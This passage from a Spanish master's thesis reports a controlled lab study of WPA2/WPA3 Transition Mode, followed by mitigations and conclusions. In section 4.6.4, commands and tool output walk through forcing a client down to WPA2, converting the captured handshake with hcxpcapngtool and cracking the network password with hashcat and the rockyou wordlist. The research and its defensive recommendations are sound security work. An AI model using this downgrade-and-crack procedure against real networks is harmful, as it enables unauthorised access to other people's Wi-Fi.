


Figura 4.13: Análisis del elemento RSN en Wireshark mostrando soporte simultáneo para WPA2-PSK y WPA3-SAE.

La principal implicación de esta configuración es que el protocolo finalmente utilizado no depende únicamente del punto de acceso, sino también de las capacidades anunciadas por el cliente durante la asociación. Por tanto, un cliente moderno puede negociar WPA3-SAE, mientras que un cliente heredado o configurado manualmente para WPA2 puede provocar que el punto de acceso acepte WPA2-PSK.

4.6.3. Conexión inicial con cliente WPA3

En primer lugar se analizó el comportamiento de un cliente compatible con WPA3 conectado de forma normal a la red LAB-TRANS. Para ello se realizó una captura dirigida sobre el canal y BSSID correspondientes mientras el cliente iniciaba la autenticación.

La Figura 4.14 muestra que airodump-ng detectó el proceso de autenticación y registró el mensaje genérico *WPA handshake*. No obstante, al tratarse de un cliente compatible con WPA3, la negociación se realizó mediante SAE, no mediante el 4-Way Handshake clásico de WPA2.




Figura 4.14: Captura del proceso de autenticación de un cliente conectado de forma nativa a la red LAB-TRANS.

Tras analizar la captura obtenida se comprobó que el cliente había negociado correctamente el mecanismo de autenticación SAE, por lo que el material registrado correspondía al proceso de autenticación propio de WPA3 y no a un 4-Way Handshake WPA2. En consecuencia, fue necesario modificar deliberadamente la configuración del cliente para anunciar únicamente compatibilidad con WPA2 y comprobar si el punto de acceso aceptaba una negociación basada en el protocolo heredado. Este comportamiento confirma que la presencia del modo transición no implica una degradación automática: cuando el cliente soporta WPA3, el punto de acceso negocia el mecanismo de autenticación más robusto disponible.

4.6.4. Negociación forzada mediante WPA2

Para evaluar la superficie de ataque heredada del modo transición, se repitió el experimento utilizando un cliente Linux configurado manualmente con `wpa_supplicant`. El objetivo fue anunciar únicamente compatibilidad con WPA2-PSK durante la asociación, reproduciendo el comportamiento de un dispositivo sin soporte WPA3.

La Figura 4.15 muestra el inicio del proceso de autenticación ejecutado mediante `wpa_supplicant`. En esta configuración el cliente anuncia solo compatibilidad con WPA2-PSK, forzando al punto de acceso a negociar el mecanismo heredado en lugar de WPA3-SAE.

```
ubuntu@ubuntu:~/Documents/TFM$ sudo wpa_supplicant -i wlp5s0 -c lab-trans.conf -dd
wpa_supplicant v2.11
random: getrandom() support available
Successfully initialized wpa_supplicant
Initializing interface 'wlp5s0' conf 'lab-trans.conf' driver 'default' ctrl_interface 'N/A' bridge 'N/A'
Configuration file 'lab-trans.conf' -> '/home/ubuntu/Documents/TFM/lab-trans.conf'
Reading configuration file '/home/ubuntu/Documents/TFM/lab-trans.conf'
ctrl_interface='/run/wpa_supplicant'
Line: 3 - start of a new network block
ssid - hexdump_ascii(len=9):
    4c 41 42 2d 54 52 41 4e 53                LAB-TRANS
PSK (ASCII passphrase) - hexdump_ascii(len=11): [REMOVED]
key_mgmt: 0x2
proto: 0x2
pairwise: 0x10
group: 0x10
scan_ssid=1 (0x1)
PSK (from passphrase) - hexdump(len=32): [REMOVED]
Priority group 0
    id=0 ssid='LAB-TRANS'
```

Figura 4.15: Inicio del proceso de autenticación mediante `wpa_supplicant`, anunciando solo compatibilidad con WPA2-PSK.

Una vez completada la asociación, el registro generado por `wpa_supplicant` fue analizado mediante búsquedas utilizando `grep`, con el objetivo de verificar el mecanismo de autenticación finalmente negociado.

Como muestra la Figura 4.16, el cliente anunció explícitamente el mecanismo `KEY_MGMT WPA-PSK`, descartando SAE durante la autenticación y forzando al punto de acceso a establecer la conexión utilizando WPA2.


```

ubuntu@ubuntu:~/Documents/TFM$ cat comand.txt | grep "WPA: AP"
wlp5s0: WPA: AP group 0x10 network profile group 0x10; available group 0x10
wlp5s0: WPA: AP pairwise 0x10 network profile pairwise 0x10; available pairwise 0x10
wlp5s0: WPA: AP key_mgmt 0x402 network profile key_mgmt 0x2; available key_mgmt 0x2
wlp5s0: WPA: AP mgmt_group_cipher 0x20 network profile mgmt_group_cipher 0x0; available mgmt_group_cipher 0x0
ubuntu@ubuntu:~/Documents/TFM$ cat comand.txt | grep "WPA: using"
wlp5s0: WPA: using GTK CCMP
wlp5s0: WPA: using PTK CCMP
wlp5s0: WPA: using KEY_MGMT WPA-PSK
ubuntu@ubuntu:~/Documents/TFM$ cat comand.txt | grep "network profile"
wlp5s0: WPA: AP group 0x10 network profile group 0x10; available group 0x10
wlp5s0: WPA: AP pairwise 0x10 network profile pairwise 0x10; available pairwise 0x10
wlp5s0: WPA: AP key_mgmt 0x402 network profile key_mgmt 0x2; available key_mgmt 0x2
wlp5s0: WPA: AP mgmt_group_cipher 0x20 network profile mgmt_group_cipher 0x0; available mgmt_group_cipher 0x0
ubuntu@ubuntu:~/Documents/TFM$ wc -l comand.txt
912 comand.txt
ubuntu@ubuntu:~/Documents/TFM$

```

Figura 4.16: Verificación del uso de WPA2-PSK mediante el análisis del registro generado por `wpa_supplicant`.

Mientras el cliente realizaba esta asociación, la estación atacante permaneció monitorizando el canal mediante `airodump-ng`. La captura obtenida fue procesada posteriormente con `hcxpcapngtool` para comprobar si el intercambio generado permitía construir un fichero Hashcat compatible con el formato 22000.

Como puede observarse en la Figura 4.17, el procesamiento detectó correctamente los cuatro mensajes EAPOL (M1, M2, M3 y M4), validó el intercambio capturado y generó un fichero en formato Hashcat 22000 con un hash asociado al PSK configurado en el punto de acceso, listo para su utilización en un ataque offline.

```

EAPOL M1 messages (total): 1
EAPOL M2 messages (total): 1
EAPOL M3 messages (total): 1
EAPOL M4 messages (total): 1
EAPOL M4 messages (zeroed NONCE): 1
EAPOL pairs (total): 2
EAPOL pairs (best): 1
EAPOL pairs written to 22000 hash file...: 1 (RC checked)
EAPOL M12E2 (challenge - ANONCE from M1): 1

```

Figura 4.17: Procesamiento del handshake WPA2 capturado y generación de un fichero Hashcat 22000 mediante `hcxpcapngtool`.

Una vez obtenido el fichero Hashcat 22000, se ejecutó Hashcat utilizando el diccionario RockYou para comprobar si la contraseña configurada en el laboratorio podía recuperarse mediante un ataque offline por diccionario:

```
hashcat -m 22000 lab-trans-22000 /usr/share/wordlists/rockyou.txt
```

Como muestra la Figura 4.18, la contraseña `password321` fue recuperada correctamente tras pocos segundos de ejecución.

```

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (5807 MB free)

Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

2c3845e6c082a4bd2371b7ecec854864:0a8af11ba6f7:ec2e98f09b31:LAB-TRANS:password321

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: lab-trans-22000
Time.Started....: Tue Jun 30 22:53:23 2026 (2 secs)

```

Figura 4.18: Recuperación de la contraseña de la red LAB-TRANS mediante Hashcat tras forzar la negociación WPA2.

La recuperación satisfactoria de la contraseña demuestra que el proceso de degradación controlada consiguió exponer el mismo material criptográfico que se obtiene en una red WPA2 convencional. En consecuencia, una infraestructura configurada en modo transición continúa siendo vulnerable a ataques offline cuando el cliente negocia WPA2-PSK y la contraseña pertenece al diccionario utilizado.

4.6.5. Resultados del modo transición

Los resultados obtenidos demuestran que el modo transición no introduce una vulnerabilidad propia en WPA3, sino que mantiene disponible la superficie de ataque heredada de WPA2 cuando el cliente negocia dicho protocolo.

Cuando un cliente compatible con WPA3 se conecta de forma convencional, la autenticación se realiza mediante SAE y no se obtiene un 4-Way Handshake explotable. En consecuencia, herramientas clásicas de recuperación de contraseñas como Aircrack-ng o Hashcat no pueden aplicarse directamente sobre la captura obtenida.

Sin embargo, cuando el cliente anuncia exclusivamente compatibilidad con WPA2-PSK, el punto de acceso acepta el protocolo heredado para preservar la compatibilidad, generándose nuevamente un 4-Way Handshake válido que puede procesarse mediante `hcxpcapngtool` y utilizarse posteriormente con Hashcat para realizar un ataque offline por diccionario.

Estos resultados muestran que una red configurada en *WPA2/WPA3 Transition Mode* mantiene la superficie de ataque asociada a WPA2 mientras dicho mecanismo continúe disponible para garantizar la compatibilidad con clientes heredados. Aunque los dispositivos compatibles negocian automáticamente WPA3-SAE, la posibilidad de establecer conexiones mediante WPA2 permite reproducir ataques offline equivalentes a los realizados sobre una red WPA2 convencional.

Por este motivo, cuando todos los dispositivos de una infraestructura sean compatibles con WPA3, la configuración recomendada consiste en deshabilitar completamente WPA2 y operar exclusivamente en modo WPA3-Personal, eliminando así la posibilidad de degradación hacia mecanismos de autenticación heredados.

Este resultado coincide con las recomendaciones actuales de seguridad, que aconsejan eliminar el modo transición cuando no existan clientes heredados que requieran compatibilidad con WPA2 HPE Aruba Networking [2025], Wi-Fi Alliance [2021].

4.7. Análisis de resultados

Una vez finalizados los experimentos individuales sobre WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode, este apartado integra los resultados obtenidos con el objetivo de comparar el comportamiento de cada configuración desde el punto de vista de la autenticación, la superficie de ataque y la resistencia frente a ataques offline.

4.7.1. Comparativa entre WPA2, WPA3 y Transition Mode

Característica	WPA2	WPA3	Transition Mode
Captura del proceso de autenticación	Sí	Sí	Sí
Captura del 4-Way Handshake clásico	Sí	No	Sí, tras degradación
Mensajes SAE	No	Sí	Sí
Obtención de hashes utilizables	Sí	No	Sí
Ataque offline reproducible	Sí	No	Sí
Dependencia de la robustez de la contraseña	Alta	Alta	Alta
Superficie de ataque	Media	Baja	Equivalente a WPA2
Resultado experimental	Contraseña recuperada	No recuperada	Contraseña recuperada

Cuadro 4.2: Comparativa de los protocolos analizados durante el laboratorio.

La comparación pone de manifiesto que la diferencia principal entre los tres escenarios no reside únicamente en la contraseña utilizada, sino en el material criptográfico que cada mecanismo de autenticación expone durante la conexión. Aunque la seguridad final sigue dependiendo de la fortaleza de la clave configurada, la posibilidad de realizar un ataque offline está condicionada por el protocolo negociado entre el cliente y el punto de acceso.

En WPA2 fue posible capturar un 4-Way Handshake válido y recuperar la contraseña mediante un ataque offline con diccionario. En WPA3, aunque se capturó y validó tráfico SAE, no se generó un hash explotable con el procedimiento empleado. En Transition Mode, la red se comportó de forma segura con clientes WPA3, pero volvió a exponer el flujo WPA2 cuando el cliente anunció únicamente compatibilidad con WPA2-PSK.

4.7.2. Evaluación de la superficie de ataque

Los experimentos realizados permiten diferenciar tres niveles de exposición frente a ataques offline, correspondientes a WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode.

En primer lugar, WPA2 mantiene una superficie de ataque significativa. La captura del 4-Way Handshake puede obtenerse cuando existe un cliente legítimo conectado o cuando se fuerza una nueva autenticación mediante tramas de desautenticación. Una vez obtenido dicho intercambio, la recuperación de la contraseña depende principalmente de su complejidad y de los recursos disponibles para el ataque offline.

En segundo lugar, WPA3 reduce notablemente esta superficie mediante el uso de SAE. Aunque sigue siendo posible capturar tráfico de autenticación y analizarlo con Wireshark, el procedimiento clásico utilizado contra WPA2 no generó material criptográfico directamente explotable en el laboratorio.

Finalmente, el modo Transition incorpora las mejoras de WPA3 para los clientes compatibles, pero mantiene disponible WPA2 para preservar la compatibilidad con dispositivos heredados. Como consecuencia, la red conserva la superficie de ataque asociada a WPA2 mientras dicho mecanismo permanezca habilitado, por lo que su nivel efectivo de seguridad queda condicionado por el protocolo heredado.

En consecuencia, WPA2 representa el escenario de mayor exposición, WPA3 el de menor exposición y WPA2/WPA3 Transition Mode mantiene una superficie de ataque equivalente a la de WPA2 mientras el protocolo heredado permanezca habilitado.

4.7.3. Discusión de los resultados

Los resultados obtenidos permiten validar las hipótesis planteadas al inicio del trabajo. WPA2 continúa ofreciendo seguridad adecuada cuando se emplean contraseñas robustas, pero permanece expuesto a ataques offline si la clave es débil o aparece en diccionarios públicos.

WPA3 representa una mejora significativa porque no solo incorpora mecanismos criptográficos más modernos, sino que modifica el propio modelo de autenticación. Al sustituir el intercambio WPA2-PSK por SAE, desaparece el material clásico utilizado durante años para ataques offline basados en el 4-Way Handshake.

El experimento sobre WPA2/WPA3 Transition Mode demuestra que la compatibilidad hacia atrás constituye uno de los principales compromisos entre seguridad y despliegue operativo. Aunque el punto de acceso soporte WPA3, la coexistencia con WPA2 permite que clientes heredados negocien el protocolo menos robusto y vuelvan a generar material explotable.

Estos resultados muestran que la seguridad de una infraestructura inalámbrica no depende únicamente del estándar más moderno soportado por el punto de acceso, sino también del mecanismo que finalmente negocian los clientes durante la autenticación. En consecuencia, los resultados experimentales obtenidos respaldan la recomendación de desplegar infraestructuras exclusivamente WPA3 siempre que la compatibilidad con dispositivos heredados deje de ser un requisito operativo.

4.8. Limitaciones del estudio

Aunque el laboratorio desarrollado permitió reproducir de forma controlada los principales escenarios de autenticación estudiados, los resultados obtenidos deben interpretarse considerando determinadas limitaciones técnicas y metodológicas inherentes al entorno experimental.

En primer lugar, las pruebas se realizaron sobre un único punto de acceso configurado específicamente para el laboratorio. Esta decisión permitió mantener unas condiciones de experimentación controladas y reproducibles, pero implica que los resultados pueden variar en función del fabricante, el firmware o la implementación concreta de determinadas funcionalidades, especialmente en aspectos relacionados con PMKID, roaming o SAE.

Desde el punto de vista metodológico, las contraseñas utilizadas durante los experimentos fueron seleccionadas deliberadamente para facilitar la demostración práctica de los ataques offline. Por tanto, el éxito de los ataques realizados no implica una debilidad criptográfica directa del protocolo, sino una consecuencia del uso de claves débiles o presentes en diccionarios públicos. En un entorno real, el empleo de contraseñas largas, aleatorias y no reutilizadas incrementaría considerablemente el coste computacional necesario para recuperar la clave, incluso cuando el atacante dispusiera de un *handshake* válido.

El alcance del estudio se centró exclusivamente en redes personales basadas en contraseña compartida, concretamente WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode. No se evaluaron mecanismos empresariales basados en IEEE 802.1X, servidores RADIUS o certificados digitales, ya que su análisis requeriría una infraestructura adicional y excede los objetivos definidos para este trabajo.

Experimentos descartados En la fase de planificación se valoró la incorporación de otros protocolos y vectores de ataque presentes en la literatura especializada. Sin embargo, algunos escenarios se descartaron por razones de alcance, relevancia práctica o reproducibilidad experimental.

En primer lugar, no se realizaron ataques completos sobre redes WEP ni sobre WPA basado en TKIP. WEP se considera actualmente un protocolo obsoleto e inseguro, con una presencia residual en despliegues reales. Por su parte, WPA-TKIP comparte gran parte del modelo de ataque empleado sobre WPA2-PSK, pero su uso ha disminuido notablemente tras la adopción generalizada de WPA2 y WPA3. Por este motivo, el esfuerzo experimental se concentró en los mecanismos de autenticación con mayor relevancia en infraestructuras inalámbricas actuales.

También se descartaron ataques centrados en funcionalidades complementarias, como WPS, Evil Twin, Rogue Access Point o desautenticación persistente. Aunque estos vectores son relevantes en auditorías inalámbricas, su análisis habría desplazado el foco principal del trabajo, orientado específicamente a comparar la resistencia frente a ataques offline de WPA2, WPA3 y WPA2/WPA3 Transition Mode.

Del mismo modo, no se abordaron escenarios Enterprise basados en IEEE 802.1X, autenticación mediante RADIUS o certificados digitales. Estos entornos requieren una arquitectura distinta a la empleada en redes personales y habrían introducido variables adicionales que no forman parte del objetivo experimental planteado.

En conjunto, estas limitaciones no invalidan las conclusiones principales del estudio, pero delimitan el ámbito de aplicación de los resultados obtenidos y permiten identificar posibles líneas de trabajo futuras.

4.9. Mitigaciones y recomendaciones

Los resultados experimentales obtenidos permiten extraer un conjunto de recomendaciones orientadas a reducir la superficie de ataque identificada en el laboratorio. Aunque ninguna medida elimina completamente el riesgo, la aplicación conjunta de buenas prácticas de configuración, mantenimiento y actualización incrementa significativamente el nivel de seguridad de una infraestructura WiFi.

En entornos donde todos los dispositivos sean compatibles, la migración completa hacia WPA3-Personal es la medida de protección más recomendable. La sustitución del mecanismo PSK por SAE elimina la disponibilidad del 4-Way Handshake clásico usado en ataques offline basados en captura pasiva, dificultando la obtención de material criptográfico explotable.

Cuando resulte imprescindible mantener compatibilidad con dispositivos antiguos mediante WPA2/WPA3 Transition Mode, esta configuración debería considerarse una solución temporal y no permanente. Tal y como se comprobó experimentalmente, la disponibilidad simultánea de WPA2 permite que un cliente negocie el protocolo heredado y vuelva a exponer un 4-Way Handshake utilizable para ataques offline. Por este motivo, las organizaciones deberían planificar la retirada progresiva del modo transición conforme los dispositivos heredados sean sustituidos por equipos compatibles con WPA3.

También se recomienda eliminar completamente el uso de protocolos obsoletos como WEP y WPA basado en TKIP. Ambos mecanismos presentan vulnerabilidades ampliamente conocidas y actualmente existen herramientas capaces de comprometer su seguridad en tiempos reducidos. En entornos domésticos o de pequeña oficina, cuando no sea posible utilizar WPA3, la configuración mínima recomendable debería ser WPA2-Personal con cifrado AES y contraseñas robustas. En entornos corporativos, siempre que resulte viable, es preferible emplear WPA2-Enterprise o WPA3-Enterprise basados en IEEE 802.1X y servidores RADIUS, ya que proporcionan autenticación individualizada para cada usuario y eliminan la dependencia de una clave compartida.

El uso de claves largas, aleatorias, únicas para cada infraestructura y no presentes en diccionarios públicos constituye una medida esencial para dificultar los ataques offline. En los escenarios donde fue posible capturar un handshake válido, el éxito del ataque dependió directamente de que la contraseña estuviera incluida en el diccionario utilizado.

Otra medida relevante consiste en deshabilitar Wi-Fi Protected Setup (WPS) cuando no resulte estrictamente necesario. Aunque este trabajo no evaluó ataques específicos contra WPS, este mecanismo ha sido históricamente una fuente frecuente de vulnerabilidades asociadas al PIN de autenticación. Su desactivación elimina un vector de ataque ampliamente conocido.

Asimismo, conviene mantener actualizado el firmware de los puntos de acceso y de los adaptadores inalámbricos. Los fabricantes incorporan periódicamente correcciones destinadas a mitigar vulnerabilidades conocidas y mejorar la implementación de mecanismos como SAE o Protected Management Frames (PMF).

Finalmente, la seguridad de la red debe complementarse con tareas periódicas de monitorización. La revisión de registros del punto de acceso, la detección de asociaciones anómalas, el análisis de intentos repetidos de autenticación y la actualización de las políticas de seguridad permiten identificar comportamientos sospechosos antes de que puedan derivar en un compromiso efectivo de la infraestructura.

En conjunto, los resultados obtenidos muestran que la seguridad de una red inalámbrica no depende exclusivamente del protocolo utilizado, sino de la correcta combinación entre una configuración segura, el empleo de contraseñas robustas, la actualización permanente de la infraestructura y la eliminación progresiva de mecanismos heredados. La adopción completa de WPA3 constituye actualmente la estrategia más efectiva para reducir la exposición frente a ataques sobre redes WiFi y representa la dirección recomendada para el despliegue de infraestructuras inalámbricas modernas.

Capítulo 5

Conclusiones y líneas futuras

5.1. Conclusiones generales

El objetivo principal de este Trabajo Fin de Máster ha sido analizar experimentalmente la seguridad de los principales mecanismos de autenticación empleados en redes inalámbricas IEEE 802.11, evaluando su comportamiento frente a ataques offline y su resistencia bajo distintas configuraciones de laboratorio.

Para ello se diseñó e implementó un entorno de pruebas controlado que permitió comparar el comportamiento de WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode. Los experimentos realizados permitieron comparar experimentalmente las diferencias existentes entre estos mecanismos de autenticación y comprobar cómo la configuración del punto de acceso y del cliente influye directamente en la superficie de ataque disponible.

Los resultados obtenidos muestran que, en las condiciones evaluadas, la recuperación de la contraseña en redes WPA2 no depende de una debilidad criptográfica del protocolo, sino de la posibilidad de capturar un 4-Way Handshake válido y de la fortaleza de la clave precompartida. Cuando el atacante dispone de dicho material de autenticación y la contraseña es débil o aparece en diccionarios conocidos, resulta viable realizar ataques offline por diccionario.

En el caso de WPA3, el uso de SAE (*Simultaneous Authentication of Equals*) modifica sustancialmente el modelo de autenticación respecto a WPA2-PSK. Aunque fue posible capturar y analizar el intercambio SAE, el procedimiento empleado sobre WPA2 no permitió obtener material directamente explotable en el entorno evaluado, lo que evidencia una reducción de la superficie de ataque frente a técnicas tradicionales de captura pasiva.

El resultado más relevante del trabajo se obtuvo durante el análisis de WPA2/WPA3 Transition Mode. Las pruebas demostraron que, aunque los clientes compatibles negocian WPA3 de forma automática, un cliente configurado para utilizar únicamente WPA2-PSK puede provocar la negociación del protocolo heredado. En ese escenario fue posible capturar un handshake WPA2 válido y recuperar la contraseña mediante un ataque offline, reproduciendo una superficie de ataque equivalente a la de una red WPA2 convencional.

En conjunto, el trabajo demuestra que la seguridad real de una red inalámbrica no depende únicamente del protocolo más avanzado soportado por el punto de acceso, sino del mecanismo de autenticación finalmente negociado durante la asociación. Esta conclusión resulta especialmente relevante en escenarios de transición tecnológica, donde la compatibilidad con dispositivos heredados puede reducir parcialmente las ventajas de seguridad introducidas por WPA3.

5.2. Validación de las hipótesis de trabajo

Al inicio de la investigación se formularon cuatro hipótesis con el objetivo de orientar el diseño experimental y facilitar la interpretación de los resultados. Una vez completadas todas las pruebas, puede afirmarse que los resultados obtenidos respaldan las cuatro hipótesis planteadas.

Hipótesis H1

Será posible capturar un 4-Way Handshake válido sobre redes WPA2 y recuperar la contraseña mediante un ataque offline cuando esta sea débil.

Resultado: Validada. La captura de un handshake WPA2 permitió recuperar correctamente la contraseña mediante un ataque offline por diccionario, confirmando que la seguridad de WPA2 continúa dependiendo de la robustez de la clave precompartida y de la protección del proceso de autenticación.

Hipótesis H2

El protocolo WPA3 dificultará la obtención de material criptográfico directamente explotable mediante las mismas técnicas empleadas sobre WPA2.

Resultado: Validada. Aunque el intercambio SAE pudo capturarse y analizarse correctamente, no fue posible aplicar el mismo procedimiento utilizado sobre WPA2 para recuperar la contraseña, lo que confirma la mejora introducida por WPA3 frente a los ataques offline tradicionales.

Hipótesis H3

Una red configurada en modo WPA2/WPA3 Transition Mode negociará automáticamente WPA3 con clientes compatibles.

Resultado: Validada. Cuando el cliente soportó WPA3, el punto de acceso utilizado en el laboratorio seleccionó automáticamente SAE como mecanismo de autenticación, evitando la generación del handshake WPA2 empleado en los ataques clásicos. Este comportamiento depende de la implementación del punto de acceso y del cumplimiento del estándar por parte del fabricante, por lo que podría variar entre distintos dispositivos.

Hipótesis H4

Forzando al cliente a anunciar únicamente compatibilidad con WPA2 será posible degradar la autenticación y reproducir un ataque equivalente al realizado sobre una red WPA2 convencional.

Resultado: Validada. Al restringir la configuración del cliente a WPA2-PSK fue posible provocar la negociación del protocolo heredado, capturar un 4-Way Handshake válido y recuperar la contraseña mediante un ataque offline, reproduciendo el mismo escenario observado sobre una red WPA2 convencional.

En conjunto, la validación de las cuatro hipótesis confirma que los objetivos planteados al inicio del trabajo se han alcanzado satisfactoriamente. Asimismo, demuestra que las mejoras introducidas por WPA3 incrementan la resistencia frente a ataques tradicionales, aunque la coexistencia con WPA2 en modo *Transition Mode* mantiene disponible una superficie de ataque heredada cuando existen clientes que continúan utilizando el protocolo anterior.

5.3. Limitaciones del trabajo

Como ocurre en cualquier investigación experimental, los resultados obtenidos deben interpretarse en el contexto del entorno utilizado durante las pruebas.

En primer lugar, todos los experimentos se realizaron empleando un único punto de acceso y un conjunto reducido de dispositivos cliente. Aunque esta configuración permitió reproducir de forma controlada los escenarios planteados y alcanzar los objetivos del trabajo, distintos fabricantes pueden incorporar implementaciones, configuraciones o versiones de firmware cuyo comportamiento difiera del observado en este laboratorio.

Asimismo, las pruebas se desarrollaron en un entorno controlado, utilizando un canal inalámbrico previamente seleccionado y un número reducido de dispositivos con el fin de reducir interferencias radioeléctricas y facilitar la repetibilidad de los experimentos. En entornos reales, factores como la ocupación del canal, las retransmisiones o la coexistencia con otras redes inalámbricas pueden dificultar la captura y el análisis del tráfico, aunque no modifican el funcionamiento de los mecanismos de autenticación estudiados.

Otra limitación deriva del empleo de contraseñas deliberadamente incluidas en el diccionario RockYou. Esta decisión permitió demostrar experimentalmente la viabilidad de los ataques offline reproducidos durante el trabajo, pero no representa el comportamiento de contraseñas con elevada entropía, cuyo ataque requeriría un coste computacional considerablemente mayor y dependería de la capacidad de cálculo disponible para el atacante.

Finalmente, el trabajo se centró exclusivamente en los mecanismos de autenticación WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode. Otros escenarios de interés, como WPA-Enterprise, ataques Evil Twin, KRACK, Dragonblood o auditorías específicas sobre WPS, quedaron fuera del alcance de este Trabajo Fin de Máster y constituyen posibles líneas de investigación futura.

Pese a estas limitaciones, el laboratorio desarrollado permitió reproducir de forma rigurosa los principales escenarios planteados y alcanzar los objetivos definidos para este proyecto.

5.4. Líneas de trabajo futuro

El laboratorio desarrollado constituye una base sólida para ampliar el estudio de la seguridad de las redes inalámbricas mediante nuevas líneas de investigación orientadas tanto a entornos profesionales como a protocolos emergentes.

Una primera ampliación consistiría en extender los experimentos a infraestructuras WPA2-Enterprise y WPA3-Enterprise basadas en IEEE 802.1X y servidores RADIUS, incorporando mecanismos de autenticación distintos a los analizados en este trabajo y ampliamente utilizados en entornos corporativos y académicos.

Asimismo, resultaría de interés evaluar ataques más avanzados descritos en la literatura reciente, como Dragonblood u otras vulnerabilidades asociadas a implementaciones específicas de SAE, con el objetivo de analizar la evolución de la seguridad de WPA3 frente a nuevas técnicas de ataque.

El laboratorio también podría ampliarse mediante la incorporación de dispositivos IoT que utilicen redes WiFi como medio principal de comunicación. Estos dispositivos suelen mantener configuraciones de seguridad conservadoras, largos ciclos de actualización y requisitos elevados de compatibilidad, lo que los convierte en un escenario especialmente interesante para evaluar el despliegue práctico de WPA3 y del modo Transition.

Desde una perspectiva metodológica, la automatización de las pruebas mediante scripts permitiría ejecutar secuencias completas de captura, procesamiento y análisis de resultados de forma repetible, facilitando la comparación sistemática entre distintos puntos de acceso y configuraciones.

Finalmente, otra línea de investigación consistiría en integrar mecanismos de monitorización continua e IDS/IPS especializados para detectar ataques inalámbricos en tiempo real, evaluando además su capacidad para identificar intentos de degradación desde WPA3 hacia WPA2 en entornos configurados en Transition Mode.

5.5. Reflexión final

La seguridad de las redes inalámbricas es uno de los ámbitos más dinámicos de la ciberseguridad, donde la evolución constante de los protocolos de autenticación exige una actualización continua tanto de los mecanismos de protección como de las metodologías de evaluación.

El desarrollo de este Trabajo Fin de Máster ha permitido comprobar que la seguridad de una infraestructura WiFi no depende únicamente de la solidez criptográfica del protocolo utilizado, sino también de la forma en que este es implementado y configurado. Aspectos como la elección de contraseñas robustas, la configuración del punto de acceso o el mantenimiento de mecanismos de compatibilidad pueden condicionar significativamente la superficie de ataque disponible.

